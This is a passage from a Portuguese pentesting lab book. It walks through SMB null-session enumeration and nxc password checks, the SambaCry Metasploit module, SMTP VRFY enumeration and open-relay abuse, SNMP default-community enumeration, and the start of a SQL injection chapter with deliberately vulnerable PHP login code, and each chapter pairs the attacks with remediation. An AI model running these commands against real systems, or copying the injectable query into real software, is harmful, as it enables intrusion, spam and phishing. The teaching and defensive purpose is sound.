Dois nomes de usuário caíram sem que nenhuma senha fosse digitada: `msfadmin` e `backupsvc`. Essa lista é combustível para ataques de senha — e, no laboratório, ambos usam senhas triviais. O `rpcclient` ainda enumera muito mais pela mesma sessão: `querydominfo` (política do domínio), `enumdomgroups` (grupos) e `queryuser 0x3e9` (detalhes de uma conta específica), todos sem autenticação.

Provando as credenciais com nxc (netexec)

Com dois usuários em mãos, resta descobrir as senhas. O **nxc (netexec** — sucessor do CrackMapExec) é a ferramenta de referência para validar credenciais SMB em escala: recebe listas de usuários e senhas e marca com `[+]` cada par que autentica. Testando os candidatos óbvios (o nome do usuário como senha, e uma variação de "backup"):

```
nxc smb 10.137.0.24 -u msfadmin backupsvc -p msfadmin backup123 --continue-on-success
SMB  10.137.0.24  445  FILESERVER  [*] Windows 6.1 (name:FILESERVER) (domain:FILESERVER)
(signing:False)
SMB  10.137.0.24  445  FILESERVER  [+] FILESERVER\msfadmin:msfadmin
SMB  10.137.0.24  445  FILESERVER  [-] FILESERVER\backupsvc:msfadmin STATUS_LOGON_FAILURE
SMB  10.137.0.24  445  FILESERVER  [-] FILESERVER\msfadmin:backup123 STATUS_LOGON_FAILURE
SMB  10.137.0.24  445  FILESERVER  [+] FILESERVER\backupsvc:backup123
```

Dois pares válidos: `msfadmin:msfadmin` e `backupsvc:backup123`. O nxc também lista compartilhamentos acessíveis por credencial com `--shares`, mostrando que `msfadmin` alcança o `privado` e `backupsvc` alcança o `backup`.

A flag: do compartilhamento privado ao backup

Com a credencial de `msfadmin`, o compartilhamento `privado` se abre e revela por que enumerar usuários compensa — ele guarda credenciais de outro serviço:

```
  1 smbclient //10.137.0.24/privado -U msfadmin%msfadmin -c 'get segredo.txt -'
369 Credenciais do banco: webapp / webapp123
```

O objetivo do capítulo, porém, mora no compartilhamento `backup`, acessível apenas por `backupsvc`. De posse da senha validada pelo nxc, basta baixar o arquivo da flag:

```
  1 smbclient //10.137.0.24/backup -U backupsvc%backup123 -c 'get flag.txt -'
370 FLAG{smb_rpc_9c4e1af0}
```

A flag `FLAG{smb*rpc*...}` está capturada. O caminho completo — sessão nula → nome do usuário → senha fraca → arquivo restrito — é o mesmo que o `test-lab.sh` do projeto*meu*deus verifica com os checks `samba: share guest` e `samba: RPC null session`.

Até onde vai

O que parecia um simples servidor de arquivos entregou uma cadeia inteira. O compartilhamento de convidado deu escrita anônima; a sessão nula deu a lista de usuários; a senha fraca deu leitura do compartilhamento restrito; e o `segredo.txt` vazou as credenciais do banco de dados da aplicação web (`webapp/webapp123`) — um pivô direto para outro serviço do alvo. A escrita anônima no `publico`, aliás, abre portas ainda piores: em servidores reais é comum usá-la para plantar payloads, cruzar com um compartilhamento montado por um serviço privilegiado ou envenenar arquivos que outros usuários vão abrir. SMB raramente é o fim da linha; é quase sempre um trampolim.

SambaCry: quando a escrita anônima vira RCE (CVE-2017-7494)

O compartilhamento `publico`, gravável por convidado, é mais perigoso do que o `notas.txt` sugere. Em 2017, o Samba revelou a **CVE-2017-7494** — apelidada de **SambaCry** pela analogia com o WannaCry —, uma execução remota de código que transforma exatamente essa escrita anônima em shell. As versões do Samba de **3.5.0 a 4.6.4** (e anteriores das séries 4.4 e 4.5) contêm a falha, que está no catálogo **KEV (Known Exploited Vulnerabilities)** da CISA e chegou a ser usada em campanhas de ransomware e de mineração.

O mecanismo é tão elegante quanto assustador: o atacante **envia uma biblioteca compartilhada (`.so`)** para um compartilhamento gravável — como o `publico` — e depois abre um *named pipe* cujo caminho aponta para o arquivo recém-enviado. A função vulnerável `is*known*pipename`, no `smbd`, não valida esse caminho e faz o `dlopen` da biblioteca, **executando seu código com os privilégios do processo `smbd`** — com frequência `root`. Da escrita anônima ao shell privilegiado, sem uma única senha.

A exploração é um clique no arsenal: o módulo `exploit/linux/samba/is*known*pipename` do Metasploit descobre o caminho físico do compartilhamento, sobe o `.so` e dispara o carregamento — nem é preciso adivinhar o caminho local. No laboratório, porém, o Samba do alvo é uma versão **atual e corrigida**, então o SambaCry não dispara aqui: esta seção é de reconhecimento e de dimensão do risco. Contra um Samba real na faixa vulnerável, o mesmo `publico` que aqui só entregou um `notas.txt` entregaria `root` — e é por isso que manter o Samba atualizado, no fim deste capítulo, não é conselho genérico.

Remediação

Fechar essa classe de falha é sobretudo questão de desligar padrões inseguros no `smb.conf`. Elimine o acesso de convidado global com `map to guest = Never` e nunca marque compartilhamentos com `guest ok = yes`; todo acesso deve ser autenticado. Bloqueie a enumeração anônima com `restrict anonymous = 2`, cortando a sessão nula que alimenta o `rpcclient` e o `enum4linux-ng`. Aplique **senhas fortes** e uma política de bloqueio por tentativas para inutilizar o ataque do nxc, e reveja os `valid users` de cada compartilhamento pelo princípio do menor privilégio. Ative a **assinatura de**

mensagens (`server signing = mandatory`) contra ataques de retransmissão (SMB relay), restrinja as portas 139/445 a redes confiáveis por firewall e nunca guarde segredos — como credenciais de banco — em arquivos de texto dentro de um compartilhamento. Por fim, mantenha o Samba atualizado: versões antigas acumulam CVEs de execução remota que dispensam qualquer senha.

Ferramentas citadas

- **enum4linux-ng** — enumerador de hosts Windows/Samba via SMB e RPC (reescrita em Python do enum4linux); coleta usuários, grupos, compartilhamentos e políticas. Licença: código aberto (GPLv3).
- **smbclient** — cliente SMB/CIFS de linha de comando do projeto Samba, para listar e acessar compartilhamentos. Licença: código aberto (GPLv3).
- **smbmap** — ferramenta de enumeração de compartilhamentos SMB que exibe permissões de acesso e permite listar e baixar arquivos. Licença: código aberto (GPLv2).
- **rpcclient** — cliente do projeto Samba para invocar funções MS-RPC (incluindo SAMR) diretamente, usado aqui para enumerar usuários por sessão nula. Licença: código aberto (GPLv3).
- **nxc (netexec)** — sucessor do CrackMapExec; validação e pós-exploração de credenciais em massa sobre SMB, WinRM, LDAP e outros protocolos. Licença: código aberto (BSD-2-Clause).
- **nmap** — varredor de redes e portas com motor de scripts NSE; usado aqui com os scripts `smb-*` para reconhecimento do serviço (inclusive `smb-vuln-cve-2017-7494`). Licença: código aberto (NPSL, derivada da GPL).
- **Metasploit Framework** — o módulo `exploit/linux/samba/is*known*pipename` automatiza o SambaCry (CVE-2017-7494) contra um Samba na faixa vulnerável. Licença: BSD de 3 cláusulas (edição community).

Referências

- SAMBA TEAM. **smb.conf — The Samba configuration file manual page**. Disponível em: https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html. Acesso em: 11 jul. 2026.
- MICROSOFT. **[MS-SAMR]: Security Account Manager (SAM) Remote Protocol Specification**. Disponível em: https://learn.microsoft.com/openspecs/windows_protocols/ms-samr/. Acesso em: 11 jul. 2026.
- NETEXEC PROJECT. **NetExec Documentation (Wiki)**. Disponível em: https://www.netexec.wiki/. Acesso em: 11 jul. 2026.
- SAMBA TEAM. **CVE-2017-7494: Remote code execution from a writable share (SambaCry)**. Disponível em: https://www.samba.org/samba/security/CVE-2017-7494.html. Acesso em: 15 jul. 2026.
- CISA. **Known Exploited Vulnerabilities Catalog**. Cybersecurity and Infrastructure Security Agency. Disponível em: https://www.cisa.gov/known-exploited-vulnerabilities-catalog. Acesso em: 15 jul. 2026.
- OFFENSIVE SECURITY. **Kali Linux Tools — enum4linux-ng, smbmap, nmap**. Disponível em: https://www.kali.org/tools/. Acesso em: 11 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 7 — SMTP: open relay e VRFY

O correio eletrônico é o protocolo mais antigo que ainda roda sem parar em quase toda rede corporativa — e é justamente por ser velho e confiável demais que ninguém olha para ele. Um servidor SMTP mal configurado não guarda uma flag num arquivo escondido: ele entrega a lista de funcionários da empresa e, de brinde, empresta o próprio nome para você mandar e-mail em nome de quem quiser. Neste capítulo você faz o servidor de correio do alvo trair os dois segredos de uma vez.

A falha: um Postfix generoso demais

O serviço de correio do alvo é o **Postfix**, o MTA (Mail Transfer Agent) padrão do Debian, provisionado pelo módulo `mod_smtp` do laboratório. Ele escuta na porta **25/TCP** e apresenta-se como o domínio `empresa.local`. O problema não é o Postfix em si — é como ele foi configurado. Duas decisões, isoladamente banais, abrem duas classes distintas de ataque.

A primeira é o **retransmissor aberto (open relay)**. Um servidor SMTP só deveria aceitar entregar mensagens para os domínios que ele hospeda, ou vindas das redes em que confia. O alvo declara confiar em **todo mundo**:

```
  1 mynetworks = 0.0.0.0/0
371 smtpd_recipient_restrictions = permit
```

Traduzindo: qualquer host da internet pode pedir a esse Postfix que entregue uma mensagem de um remetente qualquer para um destinatário qualquer — mesmo que nem o remetente nem o destinatário pertençam a `empresa.local`. O servidor vira um cano de spam anônimo.

A segunda é o comando **VRFY habilitado**. O protocolo SMTP prevê um verbo, o `VRFY`, criado para o servidor confirmar se um endereço existe antes de aceitar a mensagem. Numa rede pública, isso é um oráculo de enumeração de usuários: o servidor responde diferente para um nome que existe e para um que não existe. O padrão moderno do Postfix é desligar esse verbo; o alvo o mantém aceso de propósito:

```
  1 disable_vrfy_command = no
372 smtpd_helo_required = no
```

O restante do capítulo explora essas duas frouxidões com o arsenal do Kali: primeiro a enumeração de usuários (que transforma o servidor de correio numa lista de alvos), depois o teste de relay (que transforma o servidor numa arma).

Recon: mapeando o serviço com nmap

Antes de qualquer verbo SMTP, confirme que a porta 25 está de pé e deixe o **nmap** interrogar o serviço. A coleção de scripts NSE com o prefixo `smtp-*` faz boa parte do trabalho de reconhecimento sozinha — captura o banner, testa comandos e até tenta o relay:

Três informações valiosas de uma tacada. O banner confirma o **Postfix** e, mais importante, o hostname interno `empresa.local` — o domínio que servirá de contexto para forjar e-mails. A linha `smtp-commands` lista `VRFY` entre os verbos aceitos: o oráculo de enumeração está aberto. E o `smtp-open-relay` já grita que o servidor é um retransmissor aberto, passando em todos os 16 testes de contorno que o script tenta. O nmap acabou de resumir o capítulo inteiro; agora é hora de explorar cada achado com uma ferramenta dedicada.

nmap flagra o Postfix com VRFY habilitado e como open relay.

nmap flagra o Postfix com VRFY habilitado e como open relay.

Exploração — parte 1: enumerando usuários com smtp-user-enum

A ferramenta líder para transformar o `VRFY` numa lista de contas é o **smtp-user-enum**, um script Perl que já vem no Kali. Ele automatiza o diálogo SMTP: para cada nome de uma wordlist, dispara um comando de verificação e classifica a resposta do servidor como "existe" ou "não existe". Aponte-o para o alvo com o modo `VRFY` (`-M VRFY`) e uma lista de nomes de usuário comuns:

```
smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/top-usernames-shortlist.txt -t 10.137.0.24
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
 ----------------------------------------------------------
 |                   Scan Information                     |
 ----------------------------------------------------------
Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username file ............ top-usernames-shortlist.txt
10.137.0.24: root exists
10.137.0.24: admin does not exist
10.137.0.24: msfadmin exists
10.137.0.24: guest does not exist
10.137.0.24: servico exists
3 results.
10.137.0.24: 3 username(s) found.
```

Em segundos, o alvo entregou três contas reais — `root`, `msfadmin` e `servico` — e negou as demais. Essas são exatamente as contas locais que o módulo `base` do laboratório criou: nomes de usuário são o primeiro fator de qualquer autenticação, e agora você tem metade das credenciais dos serviços dos outros capítulos (o SSH do capítulo 03, por exemplo). Se sua wordlist for maior, o `smtp-user-enum` percorre nomes por segundo e monta a folha de pagamento inteira.

O mecanismo por trás: VRFY na unha com nc

Para entender o que o `smtp-user-enum` faz por baixo do capô — e para os momentos em que a ferramenta não está à mão — vale conduzir o diálogo SMTP manualmente. O **nc (netcat)** abre uma sessão TCP crua na porta 25; a partir daí, os verbos são digitados na mão, exatamente como o validador do laboratório faz:

```
nc 10.137.0.24 25
220 empresa.local ESMTP Postfix (Debian)
HELO kali
```

```
250 empresa.local
VRFY root
252 2.0.0 root
VRFY inexistente
550 5.1.1 <inexistente>: Recipient address rejected: User unknown in local recipient table
VRFY msfadmin
252 2.0.0 msfadmin
QUIT
221 2.0.0 Bye
```

A diferença está no código de resposta, e é esse o coração da enumeração. Para um usuário que existe, o Postfix responde **252** (ou **250**); para um que não existe, responde **550 User unknown**. É essa distinção binária — e nada mais — que o `smtp-user-enum` lê e classifica. O `test-lab.sh` do laboratório valida a falha exatamente por aqui: envia `VRFY root` e confirma que a resposta começa com `25` (o padrão `^25[02]`), provando que o oráculo continua aberto.

Exploração — parte 2: abusando do open relay com swaks

Enumerar usuários é recon; abusar do relay é o ataque de impacto. A ferramenta canônica para exercitar um servidor SMTP no Kali é o **swaks (Swiss Army Knife for SMTP)** — um canivete que monta e envia uma mensagem completa a partir de argumentos de linha de comando. O teste de open relay é enviar uma mensagem em que **nem o remetente nem o destinatário pertencem ao domínio do servidor**: se o alvo aceitar, ele está retransmitindo correio de terceiros.

A linha decisiva é a resposta ao `RCPT TO`: **250 2.1.5 Ok**. Um servidor bem configurado responderia aqui com **554 Relay access denied**. Em vez disso, o alvo aceitou o destinatário externo e, no `DATA`, respondeu **queued as 4F2A1C0A3B** — a mensagem forjada foi enfileirada para entrega. Está provado: o servidor é um open relay funcional.

O mesmo abuso pode ser encenado à mão com o `nc`, seguindo os verbos `MAIL FROM` / `RCPT TO` / `DATA` que o `swaks` executa acima — é o mecanismo cru por trás da ferramenta. Mas o `swaks` faz o handshake completo, formata o cabeçalho e reporta cada resposta, e é ele que se usa num teste de relay de verdade.

swaks prova o open relay: destinatário externo aceito (250) e mensagem enfileirada.

swaks prova o open relay: destinatário externo aceito (250) e mensagem enfileirada.

O que se obtém e até onde vai

Duas frouxidões, dois ganhos distintos. Da enumeração via `VRFY` saiu uma **lista de contas válidas** do sistema — `root`, `msfadmin`, `servico`. Nomes de usuário confirmados são munição direta para os ataques de força bruta dos outros capítulos: com a metade da credencial garantida, o `hydra` contra o SSH deixa de adivinhar usuários e passa a atacar só senhas, encurtando o trabalho por ordens de magnitude. O servidor de correio, sem guardar nenhuma senha, entregou a folha de alvos.

Do open relay saiu uma **capacidade de abuso**: o servidor da vítima passa a enviar correio arbitrário em nome de qualquer remetente. Na prática, isso alimenta campanhas de **spam** anônimo (o IP e a

reputação são da vítima, não sua) e, pior, de **phishing** convincente — uma mensagem que sai de dentro da infraestrutura de `empresa.local`, com remetente forjado como o diretor da empresa, atravessa filtros que confiam naquele servidor e chega aos funcionários enumerados no passo anterior. Os dois achados se encadeiam: o `VRFY` diz para quem mandar, o relay manda. É a receita de um comprometimento por engenharia social que começou numa porta que ninguém revisava.

Remediação

Fechar as duas falhas no Postfix é questão de duas diretivas e um recarregamento. Primeiro, **desabilite o VRFY** e restrinja a quem o servidor confia — `mynetworks` deve conter apenas as sub-redes internas legítimas, nunca `0.0.0.0/0`:

```
postconf -e 'disable_vrfy_command = yes'
postconf -e 'mynetworks = 127.0.0.0/8'
```

Segundo, **feche o relay** substituindo o `permit` cego por uma política que só aceite correio para os domínios hospedados ou de redes autenticadas, e exija o `HELO`:

```
postconf -e 'smtpd_recipient_restrictions = permit_mynetworks, reject_unauth_destination'
postconf -e 'smtpd_helo_required = yes'
systemctl reload postfix
```

Feito isso, o `VRFY root` passa a responder `502 VRFY command is disabled` e o `RCPT TO` externo do `swaks` volta a receber `554 Relay access denied`. Como reforço arquitetural, um MTA de borda não deveria aceitar conexões da internet inteira: exponha a porta 25 só onde é necessário, autentique o envio (SMTP AUTH sobre TLS na porta 587) e monitore a fila por picos de mensagens forjadas.

Ferramentas citadas

- **smtp-user-enum** — enumerador de usuários SMTP (Perl) via VRFY/EXPN/RCPT; ferramenta líder deste capítulo. Licença: código aberto.
- **swaks (Swiss Army Knife for SMTP)** — cliente de transação SMTP para teste e diagnóstico, usado aqui para provar o open relay. Licença: código aberto (GPL).
- **nmap** — varredor de redes e portas; scripts NSE `smtp-commands`, `smtp-open-relay` e `smtp-enum-users`. Licença: código aberto (NPSL, derivada da GPL).
- **nc (netcat)** — cliente/servidor TCP/UDP de linha de comando; usado aqui para conduzir o diálogo SMTP cru e expor o mecanismo do VRFY. Licença: código aberto.
- **Postfix** — MTA (Mail Transfer Agent) do lado do alvo; é o serviço explorado, não uma ferramenta de ataque. Licença: código aberto (IBM Public License / EPL).

Referências

- KLENSIN, John. **RFC 5321: Simple Mail Transfer Protocol**. Internet Engineering Task Force (IETF), 2008. Disponível em: https://www.rfc-editor.org/rfc/rfc5321. Acesso em: 11 jul. 2026.
- THE POSTFIX PROJECT. **Postfix Configuration Parameters**. Disponível em: https://www.postfix.org/postconf.5.html. Acesso em: 11 jul. 2026.
- PENTESTMONKEY. **smtp-user-enum**. Disponível em: http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum. Acesso em: 11 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 8 — SNMP

Tem um protocolo que administrador nenhum lembra que existe, mas que fica lá, escutando na 161, pronto pra contar tudo sobre a máquina pra quem souber a palavra mágica. E a palavra mágica quase sempre é a mesma que veio de fábrica: `public`. O SNMP foi feito pra monitorar; do lado de cá, ele monitora o alvo pra você — inventário de hardware, usuários, processos, portas abertas, tudo de graça, sem estourar uma senha sequer.

O **SNMP (Simple Network Management Protocol)** é o protocolo que equipamentos e servidores usam para expor métricas e permitir gerência remota — de roteadores a impressoras a servidores Linux. A informação vive numa árvore hierárquica chamada **MIB (Management Information Base)**, e cada dado tem um endereço numérico, o **OID (Object Identifier)**, como `1.3.6.1.2.1.1.6.0`. O acesso a essa árvore é protegido, nas versões 1 e 2c, por uma senha em texto puro chamada **community string** — uma para leitura (`ro`, *read-only*) e outra para escrita (`rw`, *read-write*).

A falha: community strings default

O pecado é o de sempre: as community strings ficam no valor de fábrica. `public` para leitura e `private` para escrita são os padrões consagrados de toda a indústria — e raramente alguém os troca. No laboratório projeto*meu*deus, o módulo `mod_snmp` provisiona o daemon `snmpd` do Debian exatamente com essas duas, num `/etc/snmp/snmpd.conf` que resume o problema:

```
agentAddress udp:161
rocommunity public
rwcommunity private
sysLocation Sala de servidores - FLAG{snmp_...}
sysContact admin@empresa.local
extend whoami /usr/bin/id
```

Cada linha é uma porta escancarada. `rocommunity public` permite ler a MIB inteira sem autenticação real. `rwcommunity private` permite **escrever** na configuração do agente pela rede. O `sysLocation` — um campo livre onde o administrador descreveria onde a máquina fica — foi usado para plantar a **flag** deste capítulo. E o `extend whoami` registra um comando do sistema operacional cuja saída passa a ser consultável via SNMP: o próprio daemon vira um executor remoto.

Duas advertências fecham o cerco antes do primeiro comando. Primeira: o SNMP roda sobre **UDP**, não TCP. Uma varredura TCP comum (`nmap -sS`) simplesmente não o vê — é preciso `-sU`. Segunda: SNMPv1 e SNMPv2c mandam a community string em texto puro pela rede; qualquer sniffer no caminho a captura. É a fragilidade estrutural que só o SNMPv3 corrige, e a ela voltaremos na remediação.

Recon: encontrando o 161/udp

O ciclo aqui é curto e mecânico: descobrir a porta UDP, adivinhar a community, enumerar tudo e capturar a flag. A figura a seguir resume esse fluxo antes de executá-lo comando a comando.

Ciclo de ataque SNMP: da community padrão à flag no sysLocation.

O primeiro passo é confirmar que a porta 161/udp está aberta no alvo. Varredura UDP é lenta por natureza — o protocolo não confirma conexão como o TCP —, então mire a porta diretamente com `nmap -sU` e acione os scripts NSE da família `snmp-*`, que já tentam a community `public` sozinhos:

```
sudo nmap -sU -p161 --script "snmp-info,snmp-sysdescr" 10.137.0.24
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.137.0.24
PORT    STATE SERVICE
161/udp open  snmp
| snmp-info:
|   enterprise: net-snmp
|   engineIDData: 80001f8880...
|   snmpEngineBoots: 3
| snmp-sysdescr:
|   Linux exploitable 6.1.0-debian #1 SMP x86_64
|_  System uptime: 41m22s (248200 timeticks)
Nmap done: 1 IP address (1 host up) scanned in 4.62 seconds
```

A porta está `open` e o NSE já vazou o sistema operacional: um Linux Debian. O fato de o script `snmp-info` ter retornado dados prova que a community `public` foi aceita — se estivesse fechada, viria `open|filtered` e silêncio.

Quando a community não é a óbvia, não se adivinha na mão: usa-se um adivinhador dedicado. O **onesixtyone** dispara centenas de community strings de uma lista de palavras contra o alvo e reporta quais respondem — um *brute force* leve e rápido, já que cada tentativa é um único pacote UDP:

```
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 10.137.0.24
Scanning 1 hosts, 51 communities
10.137.0.24 [public] Linux exploitable 6.1.0-debian #1 SMP x86_64
10.137.0.24 [private] Linux exploitable 6.1.0-debian #1 SMP x86_64
```

Confirmadas as duas: `public` e `private`. Descobrir a `private` é o achado grande — ela é a community de escrita, e abre um caminho de ataque bem além da simples leitura.

Exploração: enumerando a MIB com snmpwalk

Com a community em mãos, a ferramenta líder entra em cena. O **snmpwalk** percorre (*walk*) toda a árvore MIB a partir de um ponto, emitindo uma requisição atrás da outra e despejando cada OID com seu valor. É a enumeração bruta e completa — do `-v2c` (versão 2c) com `-c public` (a community de leitura):

```
snmpwalk -v2c -c public 10.137.0.24
SNMPv2-MIB::sysDescr.0 = STRING: Linux exploitable 6.1.0-debian #1 SMP x86_64
SNMPv2-MIB::sysContact.0 = STRING: admin@empresa.local
SNMPv2-MIB::sysName.0 = STRING: exploitable
SNMPv2-MIB::sysLocation.0 = STRING: Sala de servidores - FLAG{snmp_a1b2c3d4}
HOST-RESOURCES-MIB::hrSystemProcesses.0 = INTEGER: 92
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."whoami" = STRING: uid=0(root) gid=0(root) groups=0(root)
...
```

Repare em duas linhas. A `sysLocation.0` entrega a flag em texto puro — o campo de "localização" carregando o segredo. E a `nsExtendOutput1Line."whoami"` mostra o resultado daquele `extend whoami /usr/bin/id` da configuração: o comando `id` executado no alvo, revelando que o `snmpd` roda como **root**. O SNMP acabou de virar um canal de execução de comandos.

Para uma leitura organizada em vez de um despejo cru, o **snmp-check** consolida tudo em um relatório legível — sistema, interfaces de rede, usuários, processos em execução, portas TCP/UDP e software instalado — a partir da mesma community:

```
snmp-check -c public 10.137.0.24
[+] snmp-check v1.9 - SNMP enumerator
[*] System information:
  Hostname              : exploitable
```

```
  Description            : Linux exploitable 6.1.0-debian
  Location               : Sala de servidores - FLAG{snmp_a1b2c3d4}
  Uptime system          : 00:42:10
[*] Network interfaces (2):
  eth0  10.137.0.24  up
[*] Processes (92):
  PID  1    /sbin/init
  PID  612  /usr/sbin/sshd -D
  PID  733  /usr/sbin/mariadbd
  ...
[*] Listening TCP ports:
  22   80   3306   5432
[*] User accounts:
  root  www-data  admin
```

Num único comando, o **snmp-check** desenhou o mapa da máquina: portas de outros serviços vulneráveis (o 22 do SSH, o 3306 do MySQL, o 5432 do PostgreSQL), os usuários locais e a lista de processos. É inteligência de recon que economiza capítulos inteiros de varredura — o alvo entregou a própria planta baixa.

A flag e até onde vai

A flag deste capítulo é a `sysLocation`. Não é preciso o walk inteiro para pegá-la — basta um `snmpget` pontual no OID `1.3.6.1.2.1.1.6.0` (o endereço numérico de `sysLocation.0`), com `-Ovq` para imprimir só o valor, sem o cabeçalho. É o mesmo comando que o `test-lab.sh` do projeto*meu*deus usa para validar o módulo:

```
snmpget -v2c -c public -Ovq 10.137.0.24 1.3.6.1.2.1.1.6.0
Sala de servidores - FLAG{snmp_a1b2c3d4}
```

Mas a flag é o troféu, não o teto. O que o SNMP entrega de fato é **inteligência** e, com a community de escrita, **acesso**. A community `private` (`rw`) permite alterar a configuração do agente pela rede — inclusive registrar novos comandos `extend` — o que, num `snmpd` rodando como root, escala de leitura para **execução de comandos** (*RCE, remote code execution*). E mesmo sem chegar a tanto, o inventário coletado — usuários (`admin`, `www-data`), portas (3306, 5432), versões — alimenta diretamente os próximos ataques deste livro: o SSH por credenciais fracas, o MySQL exposto, o PostgreSQL. O SNMP é o reconhecimento que outros protocolos negam, servido de bandeja.

Remediação

Fechar o SNMP é mais barato que explorá-lo. As medidas, do essencial ao definitivo:

- **Trocar as community strings default.** Nunca deixar `public`/`private`. Se o SNMPv1/v2c for inevitável, use strings longas e aleatórias, tratadas como senhas.
- **Migrar para SNMPv3.** É a única correção estrutural: o **SNMPv3** adiciona autenticação por usuário e **criptografia** do tráfego (modo `authPriv`), eliminando a community string em texto puro que os sniffers capturam.
- **Restringir a exposição.** SNMP raramente precisa estar acessível na rede geral — limite por firewall à estação de gerência, ou amarre o `agentAddress` a uma interface de administração.
- **Nunca conceder acesso de escrita** (`rwcommunity`) sem necessidade real, e jamais rodar `extend`/`exec` com comandos privilegiados — é conceder RCE via protocolo de monitoramento.
- **Desligar o que não se usa.** Se nada monitora a máquina via SNMP, `systemctl disable --now snmpd` e a porta some.

Trocada a community e ativado o SNMPv3, o `onesixtyone` para de acertar, o `snmpwalk -c public` recebe timeout, e o campo `sysLocation` volta a ser só uma etiqueta de datacenter — não um

esconderijo de flag.

Ferramentas citadas

- **snmpwalk** — cliente SNMP (pacote `net-snmp`) que percorre a árvore MIB inteira a partir de um OID, enumerando cada objeto e valor. Também no pacote: `snmpget` (consulta um OID) e `snmpset` (escreve). Licença: código aberto (BSD-like).
- **onesixtyone** — adivinhador (*brute forcer*) de community strings SNMP, rápido por operar com pacotes UDP únicos a partir de uma wordlist. Licença: código aberto (GPL).
- **snmp-check** — enumerador SNMP que consolida a MIB num relatório legível (sistema, interfaces, usuários, processos, portas). Licença: código aberto (GPL).
- **nmap** — varredor de redes e portas; aqui em modo UDP (`-sU`) com scripts NSE da família `snmp-*` para descobrir e sondar o serviço. Licença: código aberto (NPSL, derivada da GPL).

Referências

- HARRINGTON, David; PRESUHN, Randy; WIJNEN, Bert. **RFC 3411: An Architecture for Describing SNMP Management Frameworks**. Internet Engineering Task Force (IETF), 2002.
- NET-SNMP PROJECT. **Net-SNMP Documentation**. Disponível em: http://www.net-snmp.org/docs/. Acesso em: 11 jul. 2026.
- LYON, Gordon Fyodor. **Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning**. Sunnyvale: Nmap Project, 2009.
- STALLINGS, William. **SNMP, SNMPv2, SNMPv3, and RMON 1 and 2**. 3. ed. Boston: Addison-Wesley, 1999.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 9 — Web: SQL injection

Um formulário de login parece uma porta trancada. Digite o usuário, digite a senha, e o cadeado decide se você entra. Mas e se o cadeado for feito de texto, e o texto for você quem escreve? É aí que mora a falha mais antiga e ainda mais explorada da web. Neste capítulo você não vai adivinhar a senha do administrador — vai convencer o banco de dados de que ela nem importa.

A falha

Injeção de SQL (SQL injection, SQLi) acontece quando uma aplicação constrói uma consulta ao banco de dados **concatenando** a entrada do usuário diretamente no texto da consulta. Sem separação entre o que é comando e o que é dado, o atacante escreve trechos de SQL no campo de um formulário e a aplicação os executa como se fossem parte da própria consulta. É a classe **CWE-89** e figura há anos no topo do OWASP Top 10, na categoria de *Injection*.


No alvo projeto*meu*deus, a falha vive no módulo `web` — o **Portal Interno**, um servidor Apache com PHP e MariaDB na porta 80. A tela de login (`login.php`) monta a autenticação assim:

```
  1 $u=$_POST['usuario']??''; $p=$_POST['senha']??'';
458 $q="SELECT usuario,secret FROM usuarios WHERE usuario='$u' AND senha='$p'";
```

As variáveis `$u` e `$p` entram cruas, entre aspas simples, dentro da string `$q`. Se a consulta retornar alguma linha, o portal cumprimenta o usuário e revela o campo `secret` daquela linha — onde está guardada a flag do administrador. Toda a exploração deste capítulo consiste em fazer esse `SELECT` retornar a linha do `admin` sem conhecer a senha dele.

Recon: identificando a aplicação

Antes de atacar, identifique o que está do outro lado. A ferramenta de fingerprint do Kali para isso é o **whatweb**, que interroga o servidor HTTP e reconhece tecnologias, versões e cabeçalhos a partir de uma base de assinaturas.



whatweb identifica Apache, PHP e o título “Portal Interno” do alvo.

whatweb identifica Apache, PHP e o título “Portal Interno” do alvo.

A saída confirma a pilha **Apache + PHP** — o cenário clássico de uma aplicação que fala com um banco relacional por trás. O título `Portal Interno` e o cabeçalho `X-Powered-By` são as pistas. O passo seguinte é mapear as páginas. A raiz lista os pontos de entrada:

```
  1 curl -s http://10.137.0.24/ | grep -oE 'href="[^"]+"'
459 href="login.php"
460 href="busca.php"
461 href="pagina.php?arquivo=home.html"
462 href="upload.php"
463 href="ping.php"
```

O `login.php` é o alvo deste capítulo. Peça o formulário para ver seus campos — é o que você precisa conhecer para automatizar o ataque depois:

```
curl -s http://10.137.0.24/login.php | grep -i input
<form method="post">Usuário:<input name="usuario"> Senha:<input name="senha" type="password">
```

Dois campos, `usuario` e `senha`, enviados por **POST**. Guarde esses nomes.

